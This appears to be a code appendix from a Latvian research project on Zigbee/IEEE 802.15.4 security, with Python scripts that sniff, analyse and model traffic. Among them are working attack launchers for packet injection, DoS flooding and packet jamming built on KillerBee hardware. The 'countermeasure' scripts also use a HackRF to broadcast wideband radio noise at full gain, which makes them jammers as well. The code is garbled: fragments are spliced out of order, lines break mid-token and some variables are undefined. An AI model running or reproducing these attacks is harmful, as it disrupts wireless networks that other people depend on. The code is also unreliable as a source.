    original_rssi.append(rssi)
    modified_rssi.append(nakagami_rssi)
    real_capacity.append(real_cap)

theoretical_capacity.append(theoretical_cap)

    if payload.startswith(GAIDĪTAIS_HEADER):

injection_points.append((len(timestamps) -
1, rssi))
        logging.info(f"Injekcija:
RSSI={rssi} dBm")
        detect_jamming(current_time)

def save_data_to_csv():
    """Datu saglabāšana CSV failā."""
    with open(DATUS_FAILS, mode="w",
newline="", encoding="utf-8") as file:
        writer = csv.writer(file)
        writer.writerow(["Laiks",
"Oriģinālais RSSI", "Modificētais RSSI",
"Reālā caurlaidspēja", "Teorētiskā
caurlaidspēja"])
        for ts, ori_rssi, mod_rssi,
real_cap, theo_cap in zip(timestamps,
original_rssi, modified_rssi, real_capacity,
theoretical_capacity):

writer.writerow([ts.strftime("%Y-%m-%d
%H:%M:%S"), ori_rssi, mod_rssi, real_cap,
theo_cap])

def plot_results():
    """Grafiku izveide."""
    if not timestamps:
        logging.warning("Nav datu grafika
izveidei.")
        return

    seconds = [(t -
timestamps[0]).total_seconds() for t in
timestamps]

    # RSSI grafiks
    plt.figure(figsize=(12, 6))
    plt.plot(seconds, original_rssi,
label="Oriģinālais RSSI", linestyle="-",
color="blue")
    plt.plot(seconds, modified_rssi,
label="Modificētais RSSI (Nakagami)",
linestyle="--", color="orange")
    plt.scatter([seconds[idx] for idx, _ in
injection_points], [-90] *
len(injection_points), color="red",
label="Injekcija")
    for start, end in jamming_periods:
        plt.axvspan((start -
timestamps[0]).total_seconds(), (end -
timestamps[0]).total_seconds(),
color="purple", alpha=0.3, label="Troksnis")
    plt.xlabel("Laiks (sekundes)")
    plt.ylabel("RSSI (dBm)")
    plt.title("RSSI analīze ar injekciju")
    plt.legend()
```

```
    if snr_db < 0:
        return 0

    P_success = max(0.1, min(1.0, snr_db /
MAX_SNR))
    Duty_Cycle = max(0.1, min(0.8, snr_db /
MAX_SNR))
    capacity = C_TEORĒTISKAIS * (1 -
OVERHEAD) * P_success * Duty_Cycle
    return capacity

def detect_jamming(current_time):
    """Trokšņa noteikšana pēc intervāla
starp inžekcijām."""
    global last_injection_time,
jamming_periods
    expected_interval = 2.0  # Maksimālais
intervāls starp injekcijām (sekundēs)
    if last_injection_time and (current_time
- last_injection_time).total_seconds() >
expected_interval:
        start_time = last_injection_time
        end_time = current_time
        jamming_periods.append((start_time,
end_time))
        logging.warning(f"Noteikts troksnis:
{start_time} - {end_time}")
    last_injection_time = current_time

def process_packet(packet):
    """Paketes apstrāde."""
    global timestamps, original_rssi,
modified_rssi, real_capacity,
theoretical_capacity, injection_points

    if not packet:
        logging.warning("Pakete nav
pieejama. Izlaists.")
        return

    payload = packet.get("bytes", b"")
    rssi = packet.get("rssi", None)

    if rssi is None:
        logging.warning("Pakete bez RSSI.
Izlaists.")
        return

    if rssi >= 0:
        logging.warning(f"Izlaista pakete ar
nekorektu RSSI: {rssi}")
        return

    plt.grid()
    plt.tight_layout()
    plt.savefig(IZVADES_FAILS_RSSI)
    plt.close()

    # Caurlaidspējas grafiks
    plt.figure(figsize=(12, 6))
    plt.plot(seconds, real_capacity,
label="Reālā caurlaidspēja", linestyle="-",
color="blue")
    plt.plot(seconds, theoretical_capacity,
label="Teorētiskā caurlaidspēja",
linestyle="--", color="orange")
    for start, end in jamming_periods:
        plt.axvspan((start -
timestamps[0]).total_seconds(), (end -
timestamps[0]).total_seconds(),
color="purple", alpha=0.3, label="Troksnis")
    plt.xlabel("Laiks (sekundes)")
    plt.ylabel("Caurlaidspēja (kbit/s)")
    plt.title("Caurlaidspējas analīze ar
injekciju")
    plt.legend()
    plt.grid()
    plt.tight_layout()
    plt.savefig(IZVADES_FAILS_KAPACITĀTE)
    plt.close()

    logging.info(f"Grafiki saglabāti:
{IZVADES_FAILS_RSSI},
{IZVADES_FAILS_KAPACITĀTE}")

def sniff_and_analyze(device, channel,
duration):
    """Datu snifēšana un analīze."""
    kb = KillerBee(device=device)
    kb.set_channel(channel)
    start_time = time.time()
    while time.time() - start_time <
duration:
        process_packet(kb.pnext())
    kb.close()
    save_data_to_csv()
    plot_results()

if __name__ == "__main__":
    sniff_and_analyze(IERĪCE, KANĀLS,
ILGUMS)
```

```
import logging
import numpy as np
from killerbee import KillerBee
import time
from datetime import datetime, timedelta
import matplotlib.pyplot as plt
import csv

# Žurnāla konfigurācija
logging.basicConfig(level=logging.INFO,
format="%(asctime)s - %(levelname)s -
%(message)s")

# Parametri
KANĀLS = 15  # Zigbee kanāls
ILGUMS = 120  # Uzraudzības laiks sekundēs
IERĪCE = "1:3"  # Sniffer ierīce
HEADERS_TO_DETECT = [b"\x01\x01"]  # DoS
uzbrukuma galvene
NO_DOS_TIMEOUT = 0.2  # Laiks līdz trokšņa
noteikšanai (sekundēs)

# Konstantes
NOISE_FLOOR = -95  # Trokšņa līmenis dBm
C_THEORETICAL = 250  # Teorētiskā
caurlaidspēja (kbit/s)
OVERHEAD = 0.4  # Papildu slodze (40%)
MAX_SNR = 40  # Maksimālais SNR
(normalizācijai)
M = 0.8  # Nakagami formas parametrs
OMEGA = 0.3  # Vidējā jauda

# Dati analīzei
timestamps = []
original_rssi = []
modified_rssi = []
real_capacity = []
modified_capacity = []
dos_flags = []  # DoS uzbrukumu marķieri
jamming_intervals = []  # Trokšņu periodi
[(start_time, end_time)]

def nakagami_fading(m, omega, size=1):
    """Nakagami sadalījuma vērtību
ģenerēšana."""
    return np.random.gamma(shape=m,
scale=omega / m, size=size)


def apply_nakagami_rssi(base_rssi, m,
omega):
    """Nakagami sadalījuma pielietošana
RSSI vērtībai."""
    fading = nakagami_fading(m=m,
omega=omega, size=1)[0]
    return base_rssi + 10 *
np.log10(fading)

def calculate_capacity(rssi):
    """Caurlaidspējas aprēķins."""
    snr_db = rssi - NOISE_FLOOR
    if snr_db < 0:
        return 0
    P_success = max(0.1, min(1.0, snr_db /
MAX_SNR))
    Duty_Cycle = max(0.1, min(0.8, snr_db
/ MAX_SNR))
    capacity = C_THEORETICAL * (1 -
OVERHEAD) * P_success * Duty_Cycle
    return capacity

def detect_jamming(last_dos_time,
current_time):
timestamps.append(current_time)
                original_rssi.append(rssi)
                mod_rssi =
apply_nakagami_rssi(rssi, M, OMEGA)
                modified_rssi.append(mod_rssi)

                capacity =
calculate_capacity(rssi)
                modified_cap =
calculate_capacity(mod_rssi)

                real_capacity.append(capacity)

modified_capacity.append(modified_cap)

                # DoS uzbrukumu apstrāde
                if payload[:2] in
HEADERS_TO_DETECT:
                    dos_flags.append(1)
                    logging.info(f"DoS
uzbrukums: RSSI={rssi} dBm")
                    last_dos_time =
current_time
                else:
                    dos_flags.append(0)

            # Pārbaude uz troksni
            detect_jamming(last_dos_time,
current_time)

        except Exception as e:
            logging.error(f"Kļūda paketes
apstrādē: {e}")

    kb.close()

save_to_csv("dos_analysis_data_with_flags.csv")
    logging.info("Monitorings pabeigts.")
    plot_results()

def plot_results():
    """Grafiku izveide un saglabāšana."""
    if not timestamps:
        logging.warning("Nav datu grafika
izveidei.")
        return

    times_seconds = [(ts -
timestamps[0]).total_seconds() for ts in
timestamps]

    # Vidējās vērtības
    mean_original_rssi = np.mean(original_rssi)
if original_rssi else 0
    mean_modified_rssi = np.mean(modified_rssi)
if modified_rssi else 0
    mean_real_capacity = np.mean(real_capacity)
if real_capacity else 0
    mean_modified_capacity =
np.mean(modified_capacity) if modified_capacity
else 0

    # RSSI grafiks
    plt.figure(figsize=(12, 6))
    plt.plot(times_seconds, original_rssi,
label="Oriģinālais RSSI", color="blue")
    plt.plot(times_seconds, modified_rssi,
label="Modificētais RSSI", color="orange")
    plt.scatter(
        [times_seconds[i] for i, flag in
enumerate(dos_flags) if flag == 1],
        [original_rssi[i] for i, flag in
enumerate(dos_flags) if flag == 1],
```

```
    """Pārbauda, vai noticis troksnis."""
    global jamming_intervals
    if last_dos_time and (current_time -
last_dos_time).total_seconds() >
NO_DOS_TIMEOUT:
        start_time = last_dos_time +
timedelta(seconds=NO_DOS_TIMEOUT)
        end_time = current_time

jamming_intervals.append((start_time,
end_time))
        logging.warning(f"Noteikts
troksnis: {start_time} - {end_time}")

def save_to_csv(filename):
    """Datu saglabāšana CSV failā."""
    with open(filename, "w", newline="")
as csvfile:
        writer = csv.writer(csvfile)
        writer.writerow(["Timestamp",
"Oriģinālais RSSI", "Modificētais RSSI",
"Reālā caurlaidspēja", "Modificētā
caurlaidspēja", "DoS Marķieris"])
        for i in range(len(timestamps)):
            writer.writerow([

timestamps[i].strftime("%Y-%m-%d
%H:%M:%S"),
                original_rssi[i],
                modified_rssi[i],
                real_capacity[i],
                modified_capacity[i],
                dos_flags[i]
            ])
    logging.info(f"Dati saglabāti failā:
{filename}")
def sniff_and_analyze(device, channel,
duration):
    """Snifferis un datu analīze."""
    try:
        kb = KillerBee(device=device)
        kb.set_channel(channel)
        logging.info(f"Sākts monitorings
uz kanāla {channel} ar ierīci {device}.")
    except Exception as e:
        logging.error(f"Kļūda ierīces
inicializācijā: {e}")
        return

    start_time = time.time()
    last_dos_time = None

    while time.time() - start_time <
duration:
        try:
            packet = kb.pnext()
            current_time = datetime.now()
            if packet:
                payload =
packet.get("bytes", b"")
                rssi = packet.get("rssi",
None)
                if rssi is None or rssi >
0:  # Izslēdzam pozitīvās RSSI vērtības
                    continue
            label="DoS uzbrukums",
            color="red",
            marker='x',
            s=50
        )

    # Trokšņa apgabals ar vienreizēju marķieri
    if jamming_intervals:
        jamming_logged = False
        for start, end in jamming_intervals:
            start_sec = (start -
timestamps[0]).total_seconds()
            end_sec = (end -
timestamps[0]).total_seconds()
            if not jamming_logged:
                plt.axvspan(start_sec, end_sec,
color="purple", alpha=0.3, label="Pretpasākuma
ierīce")
                jamming_logged = True
            else:
                plt.axvspan(start_sec, end_sec,
color="purple", alpha=0.3)

    plt.axhline(y=mean_original_rssi,
color="green", linestyle="--", label=f"Vidējais
oriģinālais RSSI: {mean_original_rssi:.2f}
dBm")
    plt.axhline(y=mean_modified_rssi,
color="cyan", linestyle="--", label=f"Vidējais
modificētais RSSI: {mean_modified_rssi:.2f}
dBm")
    plt.xlabel("Laiks (sekundes)")
    plt.ylabel("RSSI (dBm)")
    plt.title("RSSI analīze un DoS uzbrukumi")
    plt.legend(loc="upper right")
    plt.grid()
    plt.tight_layout()
    plt.savefig("rssi_analysis.png")
    plt.close()

    # Caurlaidspējas grafiks
    plt.figure(figsize=(12, 6))
    plt.plot(times_seconds, real_capacity,
label="Reālā caurlaidspēja", color="blue")
    plt.plot(times_seconds, modified_capacity,
label="Modificētā caurlaidspēja",
color="orange")
    plt.axhline(y=mean_real_capacity,
color="green", linestyle="--", label=f"Vidējā
reālā caurlaidspēja: {mean_real_capacity:.2f}
kbit/s")
    plt.axhline(y=mean_modified_capacity,
color="cyan", linestyle="--", label=f"Vidējā
modificētā caurlaidspēja:
{mean_modified_capacity:.2f} kbit/s")
    plt.xlabel("Laiks (sekundes)")
    plt.ylabel("Caurlaidspēja (kbit/s)")
    plt.title("Caurlaidspējas analīze")
    plt.legend(loc="upper right")
    plt.grid()
    plt.tight_layout()
    plt.savefig("capacity_analysis.png")
    plt.close()

if __name__ == "__main__":
    sniff_and_analyze(device=IERĪCE,
channel=KANĀLS, duration=ILGUMS)
```

IEEE 802.15.4 tīkla injekcijas uzbrukumu veida palaišanas programma

```
import logging
import random
import time
from killerbee import KillerBee

logging.basicConfig(level=logging.INFO, format="%(asctime)s - %(levelname)s - %(message)s")

INTERFACE = "1:3"  # RZUSBStick saskarne
CHANNEL = 15       # Zigbee kanāls
DURATION = 30     # Darbības laiks sekundēs
PAYLOAD_SIZE = 50  # Paketes lielums (baitos)
DELAY_BETWEEN_PACKETS = 0.5  # Aizture starp pakešu nosūtīšanu
HEADER = b"\xAA\xBB"  # Paketes identifikācijas galvene
FAILURE_THRESHOLD = 5  # Maksimālais nosūtīšanas kļūdu skaits pirms apstāšanās

def create_payload(size):
    return bytes([random.randint(0, 255) for _ in range(size)])

def create_packet(payload, rssi=-90):
    """
    Izveido paketi ar norādīto lietderīgo slodzi un pievieno RSSI galveni, lai simulētu vāju
signālu.
    """
    rssi_header = (int(rssi) & 0xFF).to_bytes(1, 'big')
    return HEADER + rssi_header + payload

# Galvenais injekcijas cikls
def send_packets(target_rssi=-90):
    try:
        kb = KillerBee(device=INTERFACE)
        kb.set_channel(CHANNEL)
        logging.info(f"Ierīce {INTERFACE} sekmīgi inicializēta. Kanāls: {CHANNEL}")

        start_time = time.time()
        failure_count = 0

        while time.time() - start_time < DURATION:
            payload = create_payload(PAYLOAD_SIZE)
            packet = create_packet(payload, rssi=target_rssi)
            try:
                kb.inject(packet, channel=CHANNEL)
                logging.info(f"Pakete ir veiksmīgi nosūtīta. Galvene: {HEADER.hex()}, "
                             f"RSSI: {target_rssi} дБм, Payload: {payload.hex()}")
                failure_count = 0  # Kļūdu skaitītāja atiestatīšana pēc veiksmīgas nosūtīšanas
            except Exception as e:
                failure_count += 1
                logging.error(f"Paketes sūtīšanas kļūda: {e}")

                if failure_count >= FAILURE_THRESHOLD:
                    logging.warning("Ir pārsniegts nosūtīšanas kļūdu skaits. Injekcija
apturēta.")
                    break

            time.sleep(DELAY_BETWEEN_PACKETS)

    except Exception as e:
        logging.error(f"Injektora kļūda: {e}")
    finally:
        kb.close()
        logging.info("Injekcija tiek pabeigta.")

if __name__ == "__main__":
    target_rssi = -90
    send_packets(target_rssi=target_rssi)
```

IEEE 802.15.4 tīkla *DoS* uzbrukumu veida palaišanas programma

```
import logging
import random
import time
from killerbee import KillerBee

logging.basicConfig(level=logging.INFO, format="%(asctime)s - %(levelname)s - %(message)s")

INTERFACE = "1:3"
CHANNEL = 15
DURATION = 120
PACKET_SIZE = 50
DELAY_BETWEEN_PACKETS = 0.1
LOW_RSSI_HEADER = b'\x01\x01'

def generate_low_rssi_payload(size):
    header = LOW_RSSI_HEADER
    payload_size = size - len(header)
    payload = bytes([random.randint(0, 255) for _ in range(payload_size)])
    packet = header + payload
    logging.debug(f"Pakete tiek ģenerēta: {packet.hex()}")
    return packet

def perform_dos_attack(interface, channel, duration, packet_size, delay):
    try:
        kb = KillerBee(device=interface)
        kb.set_channel(channel)

        start_time = time.time()
        packets_sent = 0

        while time.time() - start_time < duration:
            payload = generate_low_rssi_payload(packet_size)
            kb.inject(payload, channel=channel)
            packets_sent += 1
            logging.info(f"Pakete tiek nosutīta #{packets_sent}: {payload.hex()}")
            time.sleep(delay)

        kb.close()
        logging.info(f"DoS uzbrukums tiek pabeigts. Nosūtītās paketes: {packets_sent}")

    except Exception as e:
        logging.error(f"Kļuda: {e}")

if __name__ == "__main__":
    perform_dos_attack(INTERFACE, CHANNEL, DURATION, PACKET_SIZE, DELAY_BETWEEN_PACKETS)
```

IEEE 802.15.4 tīkla traucējumu uzbrukumu veida palaišanas programma

```
import logging
import random
import time
from killerbee import KillerBee

logging.basicConfig(level=logging.INFO, format="%(asctime)s - %(levelname)s - %(message)s")

INTERFACE = "1:3"  # RZUSBStick saskarne
CHANNEL = 15  # Zigbee kanāls
DURATION = 120  # Darbības laiks sekundēs
PACKET_SIZE = 50  # Paketes lielums (baitos)
DELAY_BETWEEN_PACKETS = 0.02  # Aizture starp pakešu nosūtīšanu
JAM_HEADER = b"\xFF\xFF\xFF\xFF\xFF"  # Trokšņas paketes identifikācijas galvene

def generate_jamming_packet(header, size):
    payload_size = size - len(header)
    payload = bytes([random.randint(0, 255) for _ in range(payload_size)])
    packet = header + payload
    logging.debug(f"Izveidota traucējumu pakete: {packet.hex()}")
    return packet

def perform_jamming(interface, channel, duration, packet_size, delay, header):
    try:
        kb = KillerBee(device=interface)
        kb.set_channel(channel)

        start_time = time.time()
        packets_sent = 0

        while time.time() - start_time < duration:
            try:
                packet = generate_jamming_packet(header, packet_size)
                kb.inject(packet, channel=channel)
                packets_sent += 1
                logging.debug(f"Tika nosūtīta traucējumu pakete #{packets_sent}:
{packet.hex()}")

            except Exception as e:
                logging.error(f"Kļūda, sūtot paketi: {e}")
            time.sleep(delay)

        kb.close()
    except Exception as e:
        logging.error(f"Kļuda {interface}: {e}")

if __name__ == "__main__":
    perform_jamming(INTERFACE, CHANNEL, DURATION, PACKET_SIZE, DELAY_BETWEEN_PACKETS,
JAM_HEADER)
```

IEEE 802.15.4 tīkla pakešu injekcijas pretpasākuma palaišana programma

```
import logging
import numpy as np
from SoapySDR import Device, SOAPY_SDR_TX
from killerbee import KillerBee
import time
import threading

logging.basicConfig(level=logging.INFO,
format="%(asctime)s - %(levelname)s -
%(message)s")

CENTER_FREQ = 2.425e9  # Zigbee 15. kanāls
frekvences josla
SAMPLE_RATE = 2e6  # Signāla nesēja biežums
AMPLITŪDE = 1.0  # Trokšņu intensitāte
TX_DURATION = 3.0  # Viena adaptīva
traucējuma darbības cikla ilgums
GAIN = 47  # Maksimālais signāla
pastiprinājums
ZIGBEE_CHANNEL = 15

MIN_PACKET_LENGTH = 40
MAX_PACKET_LENGTH = 60
HEADERS_TO_DETECT = [b"\xAA\xBB"]

stop_event = threading.Event()
jam_event = threading.Event()
detected_packets = 0
jammed_packets = 0
potentially_jammed_packets = 0

# Platjoslas trokšņa ģenerēšana
def generate_wideband_noise(sample_count,
intensity):
    noise = (np.random.uniform(-intensity,
intensity, sample_count) +
             1j * np.random.uniform(-
intensity, intensity,
sample_count)).astype(np.complex64)
    return noise

# Adaptīva pretpasākumas funkcija
def adaptive_jamming(sdr, freq, duration,
intensity):
    global potentially_jammed_packets
    try:
        sdr.setSampleRate(SOAPY_SDR_TX, 0,
SAMPLE_RATE)
        sdr.setFrequency(SOAPY_SDR_TX, 0,
freq)
        sdr.setGain(SOAPY_SDR_TX, 0, GAIN)
        tx_stream =
sdr.setupStream(SOAPY_SDR_TX, "CF32")
        sdr.activateStream(tx_stream)

        start_time = time.time()
        while time.time() - start_time <
duration and not stop_event.is_set():
            noise =
generate_wideband_noise(int(SAMPLE_RATE),
intensity)
            sdr.writeStream(tx_stream,
[noise], len(noise))
            potentially_jammed_packets += 1
            time.sleep(0.1)

        sdr.deactivateStream(tx_stream)
        sdr.closeStream(tx_stream)
        logging.info("HackRF: Traucēšana
tiek pabeigta.")
    except Exception as e:
        logging.error(f"Kļuda: {e}")

def sniff_with_cc2531():
    global detected_packets, jam_event
    try:
        kb = KillerBee(device="1:2")
        kb.set_channel(ZIGBEE_CHANNEL)
        logging.info(f"CC2531 sniffer
darbojas kanālā {ZIGBEE_CHANNEL}.")

       while not stop_event.is_set():
            packet = kb.pnext()
            if packet:
                payload =
packet.get("bytes", b"")
                header = payload[:2]
                packet_length = len(payload)

                logging.info(f"CC2531:
Paketes garums: {packet_length} baiti,
Galvene: {header.hex()}")

                if header in
HEADERS_TO_DETECT and MIN_PACKET_LENGTH <=
packet_length <= MAX_PACKET_LENGTH:
                    detected_packets += 1

logging.warning(f"CC2531: Atklāta pakete ar
garumu {packet_length} baiti")
                    jam_event.set()
    except Exception as e:
        logging.error(f"CC2531 darbības
kļūda: {e}")
    finally:
        kb.close()
        logging.info("CC2531 uzrauga tika
apturēta.")

# Galvenā kontroles plūsma
def main(runtime):
    global jammed_packets,
potentially_jammed_packets
    try:
        sniff_thread =
threading.Thread(target=sniff_with_cc2531)
        sniff_thread.start()

        # HackRF inicializēšana
        sdr = Device(dict(driver="hackrf"))
        logging.info(f"HackRF veiksmīgi
inicializēts.")

        start_time = time.time()
        while time.time() - start_time <
runtime:
            if stop_event.is_set():
                break
            if jam_event.is_set():
                logging.info("HackRF:
darbojas adaptīvā traucēšana...")
                adaptive_jamming(sdr,
CENTER_FREQ, TX_DURATION, AMPLITUDE)
                jammed_packets += 1
                jam_event.clear()
            time.sleep(0.1)

        stop_event.set()
        sniff_thread.join()

if __name__ == "__main__":
    runtime = 120
    main(runtime)
```

IEEE 802.15.4 tīkla *DoS* uzbrukumu pretpasākuma palaišanas programma

```
import logging
import numpy as np
from SoapySDR import Device, SOAPY_SDR_TX
from killerbee import KillerBee
import threading
import time
from datetime import datetime

logging.basicConfig(level=logging.INFO,
format="%(asctime)s - %(levelname)s -
%(message)s")

# HackRF iestātījumi
ZIGBEE_CHANNEL_FREQ = 2425e6  # Zigbee 15.
kanāls frekvences josla
SAMPLE_RATE = 2e6  # Signāla nesēja biežums
GAIN = 47  # Maksimālais signāla
pastiprinājums
JAMMING_DURATION = 10  #  Viena adaptīva
traucējuma darbības cikla ilgums

# CC2531 iestātījumi
ZIGBEE_CHANNEL = 15
HEADERS_TO_DETECT = [b'\x01\x01']  # DoS
galvene
DETECTION_INTERVAL = 0.05  # Pakešu
pārbaudes intervāls (sekundēs)

stop_event = threading.Event()
jam_event = threading.Event()
packets_detected = 0
packets_jammed = 0
packets_in_jamming = 0

def open_hackrf():
    try:
        sdr = Device(dict(driver="hackrf"))
        sdr.setSampleRate(SOAPY_SDR_TX, 0,
SAMPLE_RATE)
        sdr.setFrequency(SOAPY_SDR_TX, 0,
ZIGBEE_CHANNEL_FREQ)
        sdr.setGain(SOAPY_SDR_TX, 0, GAIN)
        logging.info("HackRF veiksmīgi tiek
inicializēts.")
        return sdr
    except Exception as e:
        logging.error(f"HackRF
inicializācijas kļūda {e}")
        return None

def jam_channel(sdr):
    """
Adaptīva traucēšana noteiktajā frekvencī.
    """
    global packets_in_jamming
    try:
        stream =
sdr.setupStream(SOAPY_SDR_TX, "CF32")
        sdr.activateStream(stream)

        logging.info("HackRF: uzsākta
traucēšana....")
        start_time = time.time()
        while time.time() - start_time <
JAMMING_DURATION:
            noise = (np.random.uniform(-1,
1, int(SAMPLE_RATE)) +
                     1j *
np.random.uniform(-1, 1,
int(SAMPLE_RATE))).astype(np.complex64)
            sr = sdr.writeStream(stream,
[noise], len(noise))
            if sr.ret < 0:

def sniff_with_cc2531():
    """
Paketes uzraudzība, izmantojot CC2531.
    """
    global packets_detected, packets_jammed,
packets_in_jamming
    try:
        kb = KillerBee(device="1:2")
        kb.set_channel(ZIGBEE_CHANNEL)
        logging.info(f"CC2531 sniffer
darbojas kanālā {ZIGBEE_CHANNEL}.")

        while not stop_event.is_set():
            packet = kb.pnext()
            if packet:
                payload =
packet.get("bytes", b"")
                header =
payload[:len(HEADERS_TO_DETECT[0])]
                timestamp = datetime.now()

                if header in
HEADERS_TO_DETECT:
                    packets_detected += 1
                    if jam_event.is_set():
                        packets_in_jamming
+= 1

logging.info(f"CC2531: Paketes garums:
{packet_length}, Galvene: {header.hex()}")
                    else:

logging.info(f"Atklāts DoS uzbrukuma pakete:
Galvene={header.hex()}, Laiks={timestamp}")
                        jam_event.set()
                else:
                    logging.debug(f"Pakete
bez pazīmem: Header={header.hex()},
Time={timestamp}")
            time.sleep(DETECTION_INTERVAL)
    except Exception as e:
        logging.error(f"CC2531 Kļuda: {e}")
    finally:
        kb.close()
        logging.info("Apturēts.")

def main(runtime):
    """
    Atklāšanas un traucēšanas pamatprocess.
    """
    global packets_detected, packets_jammed,
packets_in_jamming
    sdr = open_hackrf()
    if not sdr:
        logging.error("Kļuda.")
        return

    sniff_thread =
threading.Thread(target=sniff_with_cc2531)
    sniff_thread.start()
    start_time = time.time()
    try:
        while time.time() - start_time <
runtime:
            if jam_event.is_set():
                packets_jammed += 1
                jam_channel(sdr)
                jam_event.clear()
            time.sleep(0.1)
    except KeyboardInterrupt:
        logging.info("Programmas beigas...")
    finally:
```

```
                logging.error("Kļūda trokšņa
pārraidē.")
            time.sleep(0.05)
        sdr.deactivateStream(stream)
        sdr.closeStream(stream)
        logging.info("HackRF: Darbība tika
pabeigta.")
    except Exception as e:
        logging.error(f"Kļuda: {e}")
            stop_event.set()
            sniff_thread.join()
            if sdr:
                del sdr
if __name__ == "__main__":
    runtime = 120
    main(runtime)
```

IEEE 802.15.4 tīkla traucēšanas uzbrukumu pretpasākuma palaišanas programma

```
import threading
import logging
import time
import random
import numpy as np
from killerbee import KillerBee
from SoapySDR import Device, SOAPY_SDR_TX

logging.basicConfig(level=logging.INFO,
format="%(asctime)s - %(levelname)s -
%(message)s")

# Parametri
ZIGBEE_CHANNEL = 15
CC2531_INTERFACE = "1:2"
ZIGBEE_CHANNEL_FREQ = 2425e6  # 15. kanāla
frekvence Zigbee tīklā
SAMPLE_RATE = 2e6  # Diskretizācijas
frekvence
GAIN = 47  # Maksimālais pastiprinājums
JAM_HEADER = b"\xFF\xFF\xFF\xFF\xFF"  #
Trokšņa pakešu galvene
JAMMING_DURATION = 10  # Troksņa ilgums
sekundēs
AMPLITUDE = 1.0  # Maksimālā trokšņa
amplitūda
FREQ_VARIATION = 2e5  # Frekvences
variācijas robeža (200 kHz)
RUNTIME = 120  # Kopējais programmas
darbības ilgums sekundēs

stop_signal = threading.Event()
jamming_count = 0  # Skaits, cik pakešu tika
traucētas trokšņošanas laikā
detected_packets = 0  # Skaits, cik pakešu
tika uztvertas

def open_hackrf():
    try:
        sdr = Device(dict(driver="hackrf"))
        logging.info("HackRF veiksmīgi tiek
inicializēts")
        return sdr
    except Exception as e:
        logging.error(f"Kļūda HackRF
inicializācijā: {e}")
        return None

def jam_zigbee_channel(sdr, freq, duration):
    global jamming_count
    try:
        sdr.setSampleRate(SOAPY_SDR_TX, 0,
SAMPLE_RATE)
        sdr.setFrequency(SOAPY_SDR_TX, 0,
freq)
        sdr.setGain(SOAPY_SDR_TX, 0, GAIN)

        stream =
sdr.setupStream(SOAPY_SDR_TX, "CF32")
        sdr.activateStream(stream)

        logging.info(f"Troksņošana sākta
frekvencē {freq / 1e6} MHz.")
        start_time = time.time()

        while time.time() - start_time <
duration and not stop_signal.is_set():
            varied_freq = freq +
random.uniform(-FREQ_VARIATION,
FREQ_VARIATION)
            sdr.setFrequency(SOAPY_SDR_TX,
0, varied_freq)
            noise = (np.random.uniform(-
AMPLITUDE, AMPLITUDE, int(SAMPLE_RATE)) +
                     1j *
np.random.uniform(-AMPLITUDE, AMPLITUDE,
int(SAMPLE_RATE))).astype(np.complex64)
            sr = sdr.writeStream(stream,
[noise], len(noise))
            if sr.ret >= 0:
                jamming_count += 1

        sdr.deactivateStream(stream)
        sdr.closeStream(stream)
        logging.info("Troksņošana
pabeigta..")
    except Exception as e:
        logging.error(f"Kļūda troksņošanas
procesā: {e}")

def sniff_cc2531():
    global detected_packets
    try:
        kb =
KillerBee(device=CC2531_INTERFACE)
        kb.set_channel(ZIGBEE_CHANNEL)
        logging.info(f"Snifferis CC2531
sākts uz kanāla {ZIGBEE_KANĀLS}.")

        while not stop_signal.is_set():
            packet = kb.pnext()
            if packet:
                detected_packets += 1
                header = packet.get("bytes",
b"")[:len(JAM_HEADER)]
                logging.info(f"Snifferis:
Paketes galvene: {header.hex()}")

                if
header.startswith(JAM_HEADER):

logging.warning("Noteikta trokšņa pakete!
Aktivizējam troksņošanu.")
                    sdr = open_hackrf()
                    if sdr:

jam_zigbee_channel(sdr, ZIGBEE_CHANNEL_FREQ,
JAMMING_DURATION)
    except Exception as e:
        logging.error(f"Kļūda sniffera
darbībā: {e}")
    finally:
        logging.info("Snifferis CC2531 tiek
apturēts.")

def main(runtime):
    start_time = time.time()
    sniff_thread =
threading.Thread(target=sniff_cc2531)
    sniff_thread.start()

    while time.time() - start_time <
runtime:
        time.sleep(1)

    stop_signal.set()
    sniff_thread.join()
    logging.info(f"Atklāto pakešu skaits:
{atklāto_pakešu_skaits}")
    logging.info(f"Trokšņoto pakešu skaits:
{trokšņoto_pakešu_skaits}")

if __name__ == "__main__":
    main(RUNTIME)
```

IEEE 802.15.4 tīkla pakešu injekcijas uzbrukumā un pretpasākuma ierīces simulācijas palaišanas programma

```
import random
import time
import numpy as np
import matplotlib.pyplot as plt
from scipy.stats import nakagami
from queue import Queue, Empty
import csv

# Konstantes
TROKSNIS = -95         # Troksnis (dBm)
MAKS_SNR = -40          # Maksimālais SNR, pie kura sasniedzama augsta panākumu varbūtība
C_TEORETISKA = 250        # Maksimālā teorētiskā caurlaidspēja (kbps)
OVERHEAD = 0.4         # Papildu izmaksu daļa

def calculate_capacity(rssi):
    """
    Aprēķina caurlaidspēju (kbps) pēc RSSI vērtības.
    """
    snr_db = rssi - TROKSNIS
    if snr_db < 0:
        return 0
    P_success = max(0.1, min(1.0, snr_db / MAKS_SNR))
    Duty_Cycle = max(0.1, min(0.8, snr_db / MAKS_SNR))
    capacity = C_TEORETISKA * (1 - OVERHEAD) * P_success * Duty_Cycle
    return capacity

def apply_fading(rssi, m=0.8, omega=0.3):
    """
    Piemēro Nakagami izbalināšanu RSSI vērtībai.
    """
    fading_factor = nakagami.rvs(m, scale=omega)
    return rssi + 10 * np.log10(fading_factor)

class PacketInjector:
    """Klase pakotņu injekcijai ar zemu RSSI (injektors)."""
    def __init__(self, packet_queue):
        self.packet_queue = packet_queue

    def inject_packet(self):
        rssi = random.uniform(-90, -85)
        modified_rssi = apply_fading(rssi)
        packet = {
            "source": "Injector",
            "destination": "Broadcast",
            "rssi": rssi,
            "modified_rssi": modified_rssi,
        }
        self.packet_queue.put(packet)
        print(f"Ievietota pakete (Injector) ar RSSI {rssi:.2f} (modificēts: {modified_rssi:.2f})")

class NetworkDevice:
    """Klase haotiski strādājošām ierīcēm."""
    def __init__(self, device_id, packet_queue):
        self.device_id = device_id
        self.packet_queue = packet_queue

    def send_packet(self):
        rssi = random.uniform(-50, -30)
        modified_rssi = apply_fading(rssi)
        packet = {
            "source": self.device_id,
            "destination": "Broadcast",
            "rssi": rssi,
            "modified_rssi": modified_rssi,

# Reālā caurlaidspēja aprēķināta no oriģinālā RSSI
    capacities_real = [calculate_capacity(x) for x in rssi_values]
    filt_t_real, filt_cap_real = filter_injected_packets(timestamps, capacities_real, sources, jamming_timestamps)
    _, filt_cap_mod = filter_injected_packets(timestamps, capacities_mod, sources, jamming_timestamps)
